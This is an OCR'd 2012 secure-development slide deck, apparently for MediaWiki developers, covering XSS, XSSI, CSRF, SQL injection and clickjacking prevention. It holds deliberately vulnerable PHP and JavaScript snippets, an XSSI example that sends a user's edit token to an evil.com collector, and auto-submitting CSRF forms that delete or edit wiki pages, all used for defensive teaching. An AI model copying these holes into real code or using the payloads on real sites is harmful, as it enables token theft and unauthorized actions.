

Secure Development

Tech Days 2012

Review of the Last 6 months (vulnerabilities by OWASP class)



Last 6 months (by mw:Security_for_developers)



Summary


- We are doing great on SQL Injection
- We are missing some XSS
- We are having problems with leaking deleted/suppressed data

Since we're having problems with xss, let's review the basics....

XSS

- An attacker is able to inject client-side scripting into a web page viewed by other users
- Results in:
  - Attacker controls everything you do and see in your browser
- Types
  - Reflected
  - Stored (2nd order)
  - DOM (3rd order)

Last 6 months by XSS type



XSS Types

- Reflected
  - Attacker-controlled data sent by the server in the DOM
  - Often from pre-filling form elements, or setting a style based on user input
- Stored
  - Developers often trust that the data in a database or a cookie does not contain html. This assumption should always be verified.
- Dom-Based
  - Attacker-controlled elements of the page are set or manipulated to cause the existing Javascript on a page to create a scripting object.
  - Often triggered when Javascript creates objects based on names or values of existing elements on the page

Examples

Reflected XSS (1st Order)

```
<input type="text" name="search_term" value="<? echo $_GET['search_term']; ?>" />
```

Stored XSS (2nd Order)

```
<?php
  $articles = $dbr->query("SELECT id, title FROM `articles`");
  foreach ($articles as article) {
     echo "<a href='read.php?id={$article['id']}'>{$article['title']}</a>";
  }
?>
```

Dom-based XSS (3rd Order)

```
<script>
  document.write("<a href='"+document.referrer+"'>Go Back</a>");
</script>
```

Best Practices

- Validate Input, Escape Output
- Trust No Input (including cookies, database, stuff you wrote in the dom)
- Use MediaWiki's HTML/XML objects; however, know which functions escape and which don't
- Use MediaWiki's HTMLForm class
- Escape as close to the output as possible
- In Javascript use: document.createElement(), element.setAttribute(), element.appendChild(); avoid element.html(), element.innerhtml(), document.href; avoid creating jQuery objects with $('untrusted-data'):
- Know which characters to escape for the context where user data is inserted: https://www.owasp.org/index.php/Abridged_XSS_Prevention_Cheat_Sheet#XSS_Prevention_Safe_Contexts

A note on XSSI

- Cross site, and often involving Javascript, but different from xss.
- When a script or css is included from another domian, the Same Origin Policy (SOP) is the **including** domain
- E.g., Javascript on a page of evil.com will have access to the variables and objects of a script included from en.wikipedia.org

```
<!-- on a page in the evil.com domain: -->
<script src="//en.wikipedia.org/wiki/loader.php?script" />
<script>
  document.write("<img src=evil.com/collector.php?token=" + mw.user.edit_token + " />");
</script>
```

XSSI Prevention

- Be careful (ask for help!) if you include private data / tokens in your output
- Use json objects

Cross Site Request Forgery (CSRF)

- An attacker is able to cause your browser to make calls to a remote website
- These calls are authenticated as you, since your browser includes cookies for the website

```
// a page on funnykitties.com
<img src='cat1.jpg' />
...
<img src='http://en.wikipedia.com/wiki/index.php?title=some_thing&action=delete' />
...
```

Or more likely:

```
<form name="wikiedit" method="POST"
      target="hiddenframe"
      action="http://en.wikipedia.com/wiki/index.php?title=some_thing&action=submit" >
<input type="hidden" name="wpTextbox1" value="whatever the attacker wants to say" />
...
</form>
<iframe name="hiddenframe" style="display: none"></iframe>
<script>
  document.wikiedit.submit();
</script>
```

CSRF Prevention

- If you parse a form, you should be using $user->matchEditToken() in your code
- Extend the api (api.php)
- Use 'private' group for ResourceLoader, if it includes private data
- There is misinformation about CSRF tokens:
  - Cookies are **not** csrf protection
  - Requiring POST is **not** csrf protection

Register Globals

- Register Globals are deprecated as of php 5.3, and removed in 5.4

SQL Injection

- $qry = "SELECT * FROM users WHERE name = '$userName' ";

SQLi Prevention

- Use builders, but make sure you understand the functions!
- Use key => value pairs instead of concatenating variables into the query
- Example of SQL Injection:

```
$blockerId = $wgRequest->getVal( 'id', false );
$row = $dbr->selectRow(
        'extTable',
        '*',
        "p_id = $blockerId",
        __METHOD__
);
```

A few more things...

Confidential Data

- When you show data from the DB, make sure you know if it's deleted/suppressed, and check permissions
- There is a lack of good documentation about what data can be deleted/suppressed, and the methods used

DOM-based XSS

- Javascript is just as vulnerable as php to xss!
- don't concatenate variables into strings that manipulate the DOM
- be careful of html/innerHtml decoding, and the differences in document.location.X escaping

UI Redressing

- Browsers have fixed many issues (cross-domain drag and drop)
- iframed token used as a “Captcha” is still common
- MediaWiki prevents iframing of tokens, so use basic clickjacking prevention:
  - don't include tokens in action=view
  - Don't call allowClickjacking() on pages with tokens

Content-Type Abusing

- Almost anything can be interpreted as css
- Lots of things can be interpreted as javascript
- Some of things can be interpreted as a .jar, .swf, or .xap. Their SOP is their **originating** domain!

- MediaWiki goes to great lengths to correctly set content types for user contributed content, and serves ucc from a separate domain (upload.wikimedia.org). Don't circumvent it!

And even more misc things...

- Be careful about shell commands. Both the calling string, and the security of that application
  - wfEscapeShellArg()
  - AppArmor
- Avoid letting private data be cached

Conclusion

- We are doing well, but need to keep improving
  - Please add me as a reviewer, or ask for help when in doubt
  - Please report issues you encounter
- This does not address operational security issues, or security of the organization.
- Security Architecture Stuff: SSL, OAuth, CSP